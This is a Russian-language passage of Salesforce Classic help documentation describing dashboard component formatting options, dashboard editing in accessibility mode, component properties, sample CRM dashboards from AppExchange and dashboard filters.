Детализировать	Выберите область для перехода пользователей при нажатии компонента панели мониторинга: полный исходный отчет для компонента панели мониторинга; исходный отчет, отфильтрованный по выбранной группе, значению оси X или условному обозначению; страница сведений об элементе диаграммы или таблицы, значении оси или условном обозначении; указанный URL-адрес. (URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут использоваться.) При просмотре диаграмм панели мониторинга, содержащих более 200 значений, детализация до отфильтрованного исходного отчета и страницы сведений о записи не поддерживается.

СМ. ТАКЖЕ:

Параметры форматирования для компонентов таблицы панели мониторинга

Параметры отображения для компонентов диаграммы панели мониторинга

Выберите тип диаграммы, соответствующий данным, к которым предоставляется доступ, и примените параметры отображения, которые наиболее эффективно передадут нужные данные.

1. Параметры форматирования для компонентов горизонтальной диаграммы панели мониторинга
   Горизонтальные и вертикальные диаграммы позволяют сравнивать значения одной или нескольких группировок отчета. Масштабирование и сортировка позволяют быстро разобраться в отображаемых данных.
2. Параметры форматирования для компонентов конической диаграммы панели мониторинга
   Чтобы просмотреть статус значения на этапах, рекомендуем использовать цвета.
3. Параметры форматирования для компонентов точечной диаграммы панели мониторинга
   Точечные диаграммы предназначены для отображения одной или двух групп данных отчета и полей резюмирования. Чтобы настроить параметры точечной диаграммы, воспользуйтесь вкладкой **«Форматирование»** в редакторе компонентов панели мониторинга.
4. Параметры форматирования для компонентов шкалы панели мониторинга
   Чтобы пользователи могли быстро истолковать текущее значение отслеживаемого поля, рекомендуем задать контрольные точки и цвета.
5. Параметры форматирования для компонентов линейной диаграммы панели мониторинга
   Линейные диаграммы поддерживают динамическое отображение данных. Чтобы пользователи могли быстро разобраться в отображаемых данных, рекомендуем задать масштаб и порядок сортировки.
6. Параметры форматирования для компонентов показателя панели мониторинга
   Компонент показателя отображает одно значение на определенный момент времени. Чтобы пользователи могли быстро разобраться в отображаемых данных, рекомендуем использовать цвета.
7. Параметры форматирования для компонентов секторной или круговой диаграммы панели мониторинга
   Секторная диаграмма поддерживает отображение относительных долей разного размера. Вкладка «Форматирование» позволяет определять параметры настройки и присвоения меток сегментам секторной диаграммы.
8. Параметры форматирования для компонентов таблицы панели мониторинга
   Компонент таблицы отображает столбцы данных из настраиваемого отчета, доступного на панели мониторинга. Чтобы пользователи могли быстро истолковать отображаемые данные отчета, рекомендуем задать масштаб и цвета.

Параметры форматирования для компонентов горизонтальной диаграммы панели мониторинга

Горизонтальные и вертикальные диаграммы позволяют сравнивать значения одной или нескольких группировок отчета. Масштабирование и сортировка позволяют быстро разобраться в отображаемых данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Сортировать строки по	Чтобы определить элементы, которые должны отображаться первыми по горизонтальной оси любой горизонтальной диаграммы или вертикальной оси любой вертикальной диаграммы, выберите нужное значение раскрывающегося списка. Выберите порядок сортировки для стандартной двустолбцовой таблицы: по возрастанию или убыванию, по меткам или значениям строк.
Максимальное количество отображаемых значений	Укажите максимальное количество элементов, которое будет включено в группировку верхнего уровня для горизонтальной оси горизонтальной диаграммы, вертикальной оси вертикальной диаграммы или выбранной оси ярусной диаграммы. Укажите максимальное количество строк для добавления в таблицу. Например, чтобы просмотреть только пять лучших продавцов, создайте отчет по возможностям, в котором будет указана общая стоимость

Параметр	Описание
	возможностей по ответственным, и введите значение *«5»* в данное поле.
Размещение условных обозначений	Укажите расположение условных обозначений относительно диаграммы.
Показать фотографии Chatter	Отображение фотографий Chatter для 20 записей в компоненте горизонтальной диаграммы, исходный отчет которого сгруппирован по имени пользователя или группы. При наличии более 20 записей с фотографиями вместо фотографий отображаются имена записей. Для отображения фотографий выберите в параметре «Отображение группировки» значение *«Нет»*. Чтобы выполнять переход в профили пользователей или на страницы групп при выборе фотографий, выберите в параметре «Детализировать» значение *«Страница сведений о записи»*. Для отображения фотографий должна быть включена поддержка Chatter. В зависимости от заданных параметров организации, фотографии могут не отображаться в таблицах и диаграммах.
Показать значения	Отображение значений отдельных записей или групп в диаграмме. Данный параметр применяется только к определенным типам диаграмм.
Включить всплывающие сведения	Отображение значений, меток и процентов при наведении указателя мыши на диаграмму. Отображаемые сведения определяются типом диаграммы. Проценты отображаются только в секторных, круговых и конических диаграммах. При просмотре диаграмм, содержащих более 200 точек данных, функция отображения всплывающих сведений не поддерживается.

Параметры форматирования для компонентов конической диаграммы панели мониторинга
Чтобы просмотреть статус значения на этапах, рекомендуем использовать цвета.

Параметр	Описание
Сортировать строки по	Чтобы определить элементы, которые должны отображаться первыми по горизонтальной оси любой горизонтальной диаграммы или вертикальной оси любой вертикальной диаграммы, выберите нужное значение раскрывающегося списка. Выберите порядок сортировки для стандартной двустолбцовой таблицы: по возрастанию или убыванию, по меткам или значениям строк.
Максимальное количество отображаемых значений	Укажите максимальное количество элементов, которое будет включено в группировку верхнего уровня для горизонтальной оси горизонтальной диаграммы, вертикальной оси вертикальной диаграммы или выбранной оси ярусной диаграммы. Укажите максимальное количество строк для добавления в таблицу. Например, чтобы просмотреть только пять лучших продавцов, создайте отчет по возможностям, в котором будет указана общая стоимость возможностей по ответственным, и введите значение *«5»* в данное поле.
Размещение условных обозначений	Укажите расположение условных обозначений относительно диаграммы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Объединить малые группы в сектор «Другое»	Чтобы создать настраиваемую таблицу, щелкните данную ссылку. Поле «Максимальное количество отображаемых значений» заполняется введенным значением, а первые два столбца заполняются значениями стандартных столбцов. Чтобы настроить таблицу, рекомендуем использовать сводный или матричный отчет, содержащий диаграмму.
Показать значения	Отображение значений отдельных записей или групп в диаграмме. Данный параметр применяется только к определенным типам диаграмм.
Показать сегмент (в %)	Отображение процентного значения для каждого сегмента конической диаграммы.
Включить всплывающие сведения	Отображение значений, меток и процентов при наведении указателя мыши на диаграмму. Отображаемые сведения определяются типом диаграммы. Проценты отображаются только в секторных, круговых и конических диаграммах. При просмотре диаграмм, содержащих более 200 точек данных, функция отображения всплывающих сведений не поддерживается.

Параметры форматирования для компонентов точечной диаграммы панели мониторинга

Точечные диаграммы предназначены для отображения одной или двух групп данных отчета и полей резюмирования. Чтобы настроить параметры точечной диаграммы, воспользуйтесь вкладкой **«Форматирование»** в редакторе компонентов панели мониторинга.

Ниже перечислены параметры настройки данных, отображаемых в точечной диаграмме панели мониторинга.

Параметр	Описание
Сортировать строки по	В настоящее время сортировка недоступна.
Максимальное количество отображаемых значений	Выберите максимальное количество точек для отображения в диаграмме. Например, если задано значение «5», то диаграмма отображает 5 точек, то есть первые 5 значений в порядке возрастания для группировки, используемой полем точечной диаграммы «Составить по».
Диапазон оси	Выберите способ ввода минимального и максимального значений для диапазона оси Y: вручную или автоматически. При наличии значений, расположенных за пределами заданного диапазона, ось Y расширяется автоматически, чтобы добавить данные значения.
Размещение условных обозначений	Укажите расположение условных обозначений относительно диаграммы.
Показать всплывающие сведения	Отображение значений или меток при наведении указателя мыши на диаграммы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметры форматирования для компонентов шкалы панели мониторинга
Чтобы пользователи могли быстро истолковать текущее значение отслеживаемого поля, рекомендуем задать контрольные точки и цвета.

Чтобы настроить функцию условного выделения, выберите не более трех диапазонов значений и цветов. Укажите минимальное и максимальное значения для шкалы. Функция выделения позволяет отслеживать компонент и просматривать предупреждения в ленте Chatter о преодолении порогового значения.

Параметр	Описание
Минимальное значение	Минимальное значение на диаграмме.
Цвет нижнего диапазона	Выбор цвета для отображения значений нижнего диапазона — до первой контрольной точки.
Контрольная точка 1	Значение, разделяющее цвета среднего и верхнего диапазонов на панели мониторинга.
Цвет среднего диапазона	Выбор цвета для отображения значений среднего диапазона — между первой и второй контрольными точками.
Контрольная точка 2	Размещение диаграммы над или под отчетом.
Цвет верхнего диапазона	Выбор цвета для отображения значений верхнего диапазона — после второй контрольной точки.
Максимальное значение	Максимальное значение на диаграмме.
Показать (в %)	Отображение процентного значения для каждого сегмента секторной, круговой или конической диаграммы. При использовании шкалы: отображение процентного значения точки, на которую указывает стрелка.
Показать итого	Отображение итогового значения диаграммы. При использовании таблицы: добавление итогового значения для полей резюмирования чисел и валюты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Изменение компонента панели мониторинга

Параметры форматирования для компонентов линейной диаграммы панели мониторинга

Линейные диаграммы поддерживают динамическое отображение данных. Чтобы пользователи могли быстро разобраться в отображаемых данных, рекомендуем задать масштаб и порядок сортировки.

Параметр	Описание
Сортировать строки по	Чтобы определить элементы, которые должны отображаться первыми по горизонтальной оси любой горизонтальной диаграммы или вертикальной оси любой вертикальной диаграммы, выберите нужное значение раскрывающегося списка. Выберите порядок сортировки для стандартной двустолбцовой таблицы: по возрастанию или убыванию, по меткам или значениям строк.
Максимальное количество отображаемых значений	Укажите максимальное количество элементов, которое будет включено в группировку верхнего уровня для горизонтальной оси горизонтальной диаграммы, вертикальной оси вертикальной диаграммы или выбранной оси ярусной диаграммы. Укажите максимальное количество строк для добавления в таблицу. Например, чтобы просмотреть только пять лучших продавцов, создайте отчет по возможностям, в котором будет указана общая стоимость возможностей по ответственным, и введите значение *«5»* в данное поле.
Диапазон оси Y	Выберите ручное или автоматическое определение диапазона вертикальной оси для горизонтальной, вертикальной или линейной диаграммы. При ручном определении введите числа, соответствующие минимальному и максимальному значениям оси. При наличии точек данных, расположенных за пределами заданного диапазона, ось расширяется автоматически, чтобы добавить эти значения при создании диаграммы.
Размещение условных обозначений	Укажите расположение условных обозначений относительно диаграммы.
Включить всплывающие сведения	Отображение значений, меток и процентов при наведении указателя мыши на диаграмму. Отображаемые сведения определяются типом диаграммы. Проценты отображаются только в секторных, круговых и конических диаграммах. При просмотре диаграмм, содержащих более 200 точек данных, функция отображения всплывающих сведений не поддерживается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметры форматирования для компонентов показателя панели мониторинга

Компонент показателя отображает одно значение на определенный момент времени. Чтобы пользователи могли быстро разобраться в отображаемых данных, рекомендуем использовать цвета.

Чтобы настроить функцию условного выделения, выберите не более трех диапазонов значений и цветов. Функция выделения позволяет отслеживать компонент и просматривать предупреждения в ленте Chatter о преодолении порогового значения.

Прим.:

- Чтобы добавить метки показателя прямо в компоненте, щелкните пустое текстовое поле напротив общего итога.
- Показатели, расположенные друг над другом в столбце панели мониторинга, отображаются в виде одного компонента.
- Предупреждения для компонентов отправляются только в том случае, если заданы значения контрольных точек.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Цвет нижнего диапазона	Выбор цвета для отображения значений нижнего диапазона — до первой контрольной точки.
Контрольная точка 1	Значение, разделяющее цвета среднего и верхнего диапазонов на панели мониторинга.
Цвет среднего диапазона	Выбор цвета для отображения значений среднего диапазона — между первой и второй контрольными точками.
Контрольная точка 2	Размещение диаграммы над или под отчетом.
Цвет верхнего диапазона	Выбор цвета для отображения значений верхнего диапазона — после второй контрольной точки.

СМ. ТАКЖЕ:

Изменение компонента панели мониторинга

Параметры форматирования для компонентов секторной или круговой диаграммы панели мониторинга

Секторная диаграмма поддерживает отображение относительных долей разного размера. Вкладка «Форматирование» позволяет определять параметры настройки и присвоения меток сегментам секторной диаграммы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Сортировать строки по	Чтобы определить элементы, которые должны отображаться первыми по горизонтальной оси любой горизонтальной диаграммы или вертикальной оси любой вертикальной диаграммы, выберите нужное значение раскрывающегося списка. Выберите порядок сортировки для стандартной двустолбцовой таблицы: по возрастанию или убыванию, по меткам или значениям строк.

Параметр	Описание
Максимальное количество отображаемых значений	Укажите максимальное количество элементов, которое будет включено в группировку верхнего уровня для горизонтальной оси горизонтальной диаграммы, вертикальной оси вертикальной диаграммы или выбранной оси ярусной диаграммы. Укажите максимальное количество строк для добавления в таблицу. Например, чтобы просмотреть только пять лучших продавцов, создайте отчет по возможностям, в котором будет указана общая стоимость возможностей по ответственным, и введите значение «5» в данное поле.
Размещение условных обозначений	Укажите расположение условных обозначений относительно диаграммы.
Объединить малые группы в сектор «Другое»	Чтобы создать настраиваемую таблицу, щелкните данную ссылку. Поле «Максимальное количество отображаемых значений» заполняется введенным значением, а первые два столбца заполняются значениями стандартных столбцов. Чтобы настроить таблицу, рекомендуем использовать сводный или матричный отчет, содержащий диаграмму.
Показать значения	Отображение значений отдельных записей или групп в диаграмме. Данный параметр применяется только к определенным типам диаграмм.
Показать (в %)	Отображение процентного значения для каждого сегмента секторной или круговой диаграммы.
Включить всплывающие сведения	Отображение значений, меток и процентов при наведении указателя мыши на диаграмму. Отображаемые сведения определяются типом диаграммы. Проценты отображаются только в секторных, круговых и конических диаграммах. При просмотре диаграмм, содержащих более 200 точек данных, функция отображения всплывающих сведений не поддерживается.
Показать итого	Отображение итогового значения диаграммы. При использовании таблицы: добавление итогового значения для полей резюмирования чисел и валюты.

Параметры форматирования для компонентов таблицы панели мониторинга
Компонент таблицы отображает столбцы данных из настраиваемого отчета, доступного на панели мониторинга. Чтобы пользователи могли быстро истолковать отображаемые данные отчета, рекомендуем задать масштаб и цвета.

Система позволяет использовать стандартную двухстолбцовую таблицу или создавать настраиваемую таблицу, содержащую не более четырех столбцов и итоговые значения.

В стандартной двустолбцовой таблице используется первая группировка и поле резюмирования из диаграммы, доступной в исходном отчете. Если отчет не содержит диаграммы, то создание стандартных столбцов выполняется на основе первой группировки и поля резюмирования в отчете.

Настраиваемые таблицы позволяют отображать нулевые итоговые значения. Стандартные двухстолбцовые таблицы не поддерживают такой возможности.

ВЕРСИИ

Доступно в версиях:
Salesforce Classic

Доступно в версиях:
Professional Edition, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Табличный отчет может использоваться в качестве исходного отчета только в том случае, если для этого отчета выбран параметр «Строки для отображения».

Чтобы настроить функцию условного выделения, выберите не более трех диапазонов значений и цветов. Выделение применяется только к первому столбцу поля резюмирования в таблице.

Параметр	Описание
Сортировать строки по	Чтобы определить элементы, которые должны отображаться первыми по горизонтальной оси любой горизонтальной диаграммы или вертикальной оси любой вертикальной диаграммы, выберите нужное значение раскрывающегося списка. Выберите порядок сортировки для стандартной двустолбцовой таблицы: по возрастанию или убыванию, по меткам или значениям строк.
Максимальное количество отображаемых значений	Укажите максимальное количество элементов, которое будет включено в группировку верхнего уровня для горизонтальной оси горизонтальной диаграммы, вертикальной оси вертикальной диаграммы или выбранной оси ярусной диаграммы. Укажите максимальное количество строк для добавления в таблицу. Например, чтобы просмотреть только пять лучших продавцов, создайте отчет по возможностям, в котором будет указана общая стоимость возможностей по ответственным, и введите значение «*5*» в данное поле.
Показать фотографии Chatter	Отображение фотографий Chatter для 20 записей в компоненте горизонтальной диаграммы, исходный отчет которого сгруппирован по имени пользователя или группы. При наличии более 20 записей с фотографиями вместо фотографий отображаются имена записей. Для отображения фотографий выберите в параметре «Отображение группировки» значение «*Нет*». Чтобы выполнять переход в профили пользователей или на страницы групп при выборе фотографий, выберите в параметре «Детализировать» значение «*Страница сведений о записи*». Для отображения фотографий должна быть включена поддержка Chatter. В зависимости от заданных параметров организации, фотографии могут не отображаться в таблицах и диаграммах.
Настроить таблицу	Чтобы создать настраиваемую таблицу, щелкните данную ссылку. Поле «Максимальное количество отображаемых значений» заполняется введенным значением, а первые два столбца заполняются значениями стандартных столбцов. Чтобы настроить таблицу, рекомендуем использовать сводный или матричный отчет, содержащий диаграмму.
Столбцы таблицы	Выберите не более четырех столбцов для отображения в таблице. Доступные столбцы могут быть представлены любыми полями резюмирования или группировки, используемыми в диаграмме. Чтобы таблице панели мониторинга были доступны дополнительные столбцы, обновите диаграммы или группировки отчета.
Сортировка по возрастанию	Сортировка значений столбца настраиваемой таблицы от А до Я или от наименьшего значения к наибольшему. Группировки второго уровня не подлежат сортировке.
Сортировка по убыванию	Сортировка значений столбца настраиваемой таблицы от Я до А или от наибольшего значения к наименьшему. Группировки второго уровня не подлежат сортировке.
Показать итого	Отображение итогового значения диаграммы. При использовании таблицы: добавление итогового значения для полей резюмирования чисел и валюты.
Возврат к стандартным значениям таблицы	Возврат к стандартной двустолбцовой таблице.
Цвет нижнего диапазона	Выбор цвета для отображения значений нижнего диапазона — до первой контрольной точки.
Контрольная точка 1	Значение, разделяющее цвета нижнего и среднего диапазонов на панели мониторинга.

Параметр	Описание
Цвет среднего диапазона	Выбор цвета для отображения значений среднего диапазона — между первой и второй контрольными точками.
Контрольная точка 2	Контрольная точка 2
Цвет верхнего диапазона	Выбор цвета для отображения значений верхнего диапазона — после второй контрольной точки.

СМ. ТАКЖЕ:

Изменение компонента панели мониторинга

Редактирование панелей мониторинга в режиме доступности в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра и обновления панелей мониторинга:	«Запуск отчетов» И доступ к папке панелей мониторинга
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Salesforce Classic позволяет редактировать панели мониторинга в режиме доступности.

Важное замечание: Данный раздел актуален только в том случае, если *не* используется конструктор панелей мониторинга. *Конструктор панелей мониторинга* — это графический интерфейс для создания и редактирования панелей мониторинга.

Панель мониторинга — это средство отображения данных исходных отчетов в виде визуальных компонентов, таких как: диаграммы, шкалы, таблицы, показатели или страницы Visualforce. Чтобы настроить панель мониторинга, щелкните имя нужной панели мониторинга и нажмите кнопку **«Правка»**.

Ниже перечислены действия, доступные на странице «Редактирование панели мониторинга».

- Просмотрите текущего пользователя панели мониторинга в поле «Отображение данных как».
- Чтобы изменить заголовок, папку, текущего пользователя и другие свойства панели мониторинга, нажмите кнопку **«Свойства панели мониторинга»**.
- Чтобы просмотреть панель мониторинга, нажмите кнопку **«Готово»**. Все изменения панели мониторинга сохраняются по мере их внесения.
- Чтобы удалить панель мониторинга, нажмите кнопку **«Удалить»**.

- Щелкните ссылку **«Добавить компонент»** в любом столбце.
- Чтобы настроить ширину столбца, выберите значение **«Узкий»**, **«Средний»** или **«Широкий»**.

  Прим.: Если компонентом является секторная или круговая диаграмма, для которой установлен флажок «Показать значения» или «Показать проценты», а в поле «Размещение условных обозначений» выбрано значение «Справа», то значения и проценты отображаются на панели мониторинга только в том случае, если ширине столбца задано значение «Широкий».

- Чтобы изменить порядок отображения компонентов на панели мониторинга, щелкните значок  ,  ,  или  .
- Чтобы изменить свойства компонента (например, тип компонента, единицы отображения или исходный отчет), щелкните ссылку **«Правка»**.
- Чтобы удалить компонент панели мониторинга, щелкните ссылку **«Удалить»**. Удаленные компоненты не перемещаются в корзину.
- Чтобы открыть исходный отчет, отфильтрованный отчет, страницу сведений о записи или другой URL-адрес, щелкните компонент панели мониторинга или любой его элемент. При детализации отфильтрованного компонента фильтры панели мониторинга применяются к исходному отчету.

1. Настройка свойств панели мониторинга в режиме доступности
2. Добавление и редактирование компонентов панели мониторинга в режиме доступности
3. Свойства компонента панели мониторинга в режиме доступности

СМ. ТАКЖЕ:

Добавление и редактирование компонентов панели мониторинга в режиме доступности

Создание панели мониторинга Salesforce Classic

Настройка свойств панели мониторинга в режиме доступности

Настройка свойств панели мониторинга в режиме доступности

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»
Для включения возможности выбора другого текущего пользователя панели мониторинга:	«Просмотр панелей мониторинга моей рабочей группы» ИЛИ «Просмотр всех данных»

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Важное замечание: Данный раздел актуален только в том случае, если *не* используется конструктор панелей мониторинга. *Конструктор панелей мониторинга* — это графический интерфейс для создания и редактирования панелей мониторинга.

Чтобы изменить свойства панели мониторинга, выполните указанные ниже действия.

1. Внесите изменения в панель мониторинга и нажмите кнопку **«Свойства панели мониторинга»**.
2. Выполните указанные ниже действия.
   - Введите заголовок и описание панели мониторинга.
   - При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.
   - Выберите количество столбцов для данной панели мониторинга. Каждая панель мониторинга может содержать два или три столбца.

     Важное замечание: Прежде чем удалить столбец, перенесите его компоненты в другой столбец. В противном случае они могут быть недоступны.

   - Выберите папку для хранения панели мониторинга. Данная папка должна быть доступна всем соответствующим пользователям.
   - Чтобы настроить параметры доступности для панели мониторинга, откройте область «Текущий пользователь панели мониторинга» и выполните указанные ниже действия.
     - Чтобы всем пользователям панели мониторинга отображались одни и те же данные, независимо от их личных параметров безопасности, установите флажок «Запустить в качестве определенного пользователя» и заполните поле «Текущий пользователь». В случае отсутствия полномочия «Просмотр всех данных» можно выбрать только себя.
     - Чтобы всем пользователям отображались данные в соответствии с их уровнем доступа, установите флажок «Запустить в качестве пользователя, выполнившего вход в систему».
       - Чтобы открыть страницу редактирования панели мониторинга для предварительного просмотра от имени выбранного пользователя, заполните поле «Просмотр страницы редактирования как».
       - При наличии полномочия «Просмотр панелей мониторинга моей рабочей группы» или «Просмотр всех данных» установите флажок «Разрешить авторизованным пользователям изменение текущего пользователя», чтобы разрешить изменение текущего пользователя на странице редактирования панели мониторинга. Пользователи с полномочием «Просмотр панелей мониторинга моей рабочей группы» могут просматривать панели мониторинга в качестве подчиненных им пользователей в иерархии ролей. Пользователи с полномочием «Просмотр всех данных» могут редактировать и просматривать панели мониторинга в качестве любого пользователя организации.
   - Выберите цвет и размер заголовка, цвет текста и направление изменения фона на вкладке «Параметры компонента». Чтобы отменить использование градиента, выберите один и тот же цвет в полях «Начальный цвет» и «Конечный цвет».
3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка динамических панелей мониторинга в Salesforce Classic

Выбор текущего пользователя в Salesforce Classic

Добавление и редактирование компонентов панели мониторинга в режиме доступности

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Важное замечание: Данный раздел актуален только в том случае, если *не* используется конструктор панелей мониторинга. *Конструктор панелей мониторинга* — это графический интерфейс для создания и редактирования панелей мониторинга.

Панель мониторинга отображает данные из исходных отчетов в виде визуальных компонентов, таких как диаграммы, шкалы, таблицы, показатели или страницы Visualforce. Компоненты представляют собой моментальные снимки ключевых показателей и индикаторов эффективности организации. Каждая панель мониторинга может иметь до 20 компонентов.

Чтобы добавить компонент панели мониторинга, выполните указанные ниже действия.

1. Измените панель мониторинга.
2. Щелкните ссылку **«Добавить компонент»** вверху любого столбца и определите свойства компонента.
3. Выберите «Настраиваемый отчет». Если в качестве типа компонента выбрано значение «Страница `Visualforce`» или «Настраиваемый элемент `S-Control`», выберите нужную страницу или элемент S-Control, а затем укажите высоту. При необходимости воспользуйтесь составным отчетом, содержащим диаграмму панели мониторинга. Измените компонент составного отчета и установите флажок **«Использовать диаграмму, указанную в исходном отчете»**.

   Прим.:

   - Настраиваемые отчеты по прогнозам и интересам, созданные с помощью стандартного отчета, могут быть недоступны в списке «Настраиваемый отчет».
   - Чтобы воспользоваться табличным отчетом на панели мониторинга, рекомендуем ограничить количество строк, выбрав значение для параметра «Строки для отображения», столбец сортировки и порядок отображения на странице отчета «Выбрать критерии». Панели мониторинга, основанные на табличных отчетах, не могут использовать шкалы или показатели.

4. Настройте нужные параметры для выбранного типа компонента. Настройте параметры для выбранного типа компонента на вкладке «Форматирование».
   - Параметры форматирования для компонентов горизонтальной диаграммы панели мониторинга
   - Параметры форматирования для компонентов точечной диаграммы панели мониторинга
   - Параметры форматирования для компонентов шкалы панели мониторинга
   - Параметры форматирования для компонентов показателя панели мониторинга
   - Параметры форматирования для компонентов таблицы панели мониторинга
5. Нажмите кнопку **«Сохранить»**.

Прим.: Показатели, расположенные друг над другом в столбце панели мониторинга, отображаются в виде одного компонента.

СМ. ТАКЖЕ:

Типы диаграмм

Изменение компонента панели мониторинга

Свойства компонента панели мониторинга в режиме доступности

Важное замечание: Данный раздел актуален только в том случае, если *не* используется конструктор панелей мониторинга. *Конструктор панелей мониторинга* — это графический интерфейс для создания и редактирования панелей мониторинга.

Указанные ниже параметры определяются выбранным типом компонента.

Поле	Описание
Тип компонента	Выберите вертикальную, горизонтальную, линейную, секторную или круговую диаграмму, таблицу, показатель, шкалу, страницу Visualforce или настраиваемый элемент S-Control.
Верхний колонтитул	Введите текст, который будет отображаться вверху компонента панели мониторинга.
Нижний колонтитул	Введите текст, который будет отображаться внизу компонента панели мониторинга.
Заголовок	Введите заголовок для компонента панели мониторинга.
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».
Детализировать	Выберите действия, выполняемые при нажатии компонента панели мониторинга. • «Исходный отчет»: отображение полного исходного отчета для компонента панели мониторинга. • «Исходный отчет с фильтрацией»: отображение исходного отчета, отфильтрованного по выбранной группе, значению оси X или условному обозначению. Например, чтобы детализировать отфильтрованный исходный отчет при использовании вертикальной ярусной диаграммы возможностей, сгруппированных по этапу, где месяца отображаются по оси X, щелкните отдельный этап в столбце, месяц на оси X или условное обозначение этапа. (Недоступно для шкал, показателей и таблиц.) • «Страница сведений о записи»: отображение страницы сведений о записи при выборе элемента таблицы или диаграммы, значения оси или условного обозначения. Данное значение может быть выбрано только для таблиц и диаграмм, использующих исходный отчет, сгруппированный по имени записи, ответственному за запись или сообщению ленты. (Недоступно для шкал и показателей.)

Поле	Описание
	• «Другой URL-адрес»: отображение заданного URL-адреса. URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут быть добавлены в компоненты панели мониторинга. Прим.: Диаграммы панели мониторинга, содержащие более 200 значений, не поддерживают детализацию до отфильтрованного исходного отчета и страницы сведений о записи.
URL-адрес детализации	Укажите URL-адрес для перехода пользователей при выборе компонента панели мониторинга. Данный параметр позволяет открывать другую панель мониторинга, отчет, страницу сведений о записи или другую систему, использующую веб-интерфейс.

СМ. ТАКЖЕ:

Изменение компонента панели мониторинга

Типы компонентов панели мониторинга

Установка образцов панелей мониторинга CRM из каталога AppExchange

Рекомендуем использовать данные панели мониторинга из каталога AppExchange в качестве основы для создания настраиваемых панелей мониторинга.

Пакет AppExchange, содержащий образцы панелей мониторинга CRM, предоставляет доступ к современным панелям мониторинга, исходные отчеты которых основываются на стандартных объектах и полях организации. Данный пакет содержит панели мониторинга по продажам, маркетингу, обслуживанию и поддержке, которые позволяют отслеживать бизнес-процессы и ключевые показатели собственной эффективности, а также результаты деятельности своей рабочей группы и компании. Ниже перечислены панели мониторинга, доступные в данном пакете.

- **Панели мониторинга по продажам и маркетингу**
  - Панель мониторинга для директора по маркетингу
  - Панель мониторинга для директора по продажам
  - Панель мониторинга для менеджера по продажам
  - Панель мониторинга для торгового представителя
- **Панели мониторинга по обслуживанию клиентов**
  - Обзорная панель мониторинга для руководителя группы агентов
  - Обзорная панель мониторинга для директора по обслуживанию клиентов
  - Панель мониторинга по ключевым показателя эффективности обслуживания клиентов

1. Найдите пакет Salesforce CRM Dashboards в каталоге AppExchange и нажмите кнопку **«Получить сейчас!»**.
2. Чтобы установить образцы панелей мониторинга, установите данный пакет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- Загрузка пакетов AppExchange

Для создания панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Фильтрация панели мониторинга

Фильтры панели мониторинга позволяют упростить использование разных наборов данных на одной панели мониторинга. Теперь не нужны отдельные панели мониторинга для разных групп пользователей; предоставьте каждой группе фильтр, которым она может воспользоваться. Система сохраняет примененные фильтры и использует их при следующем открытии панели мониторинга.

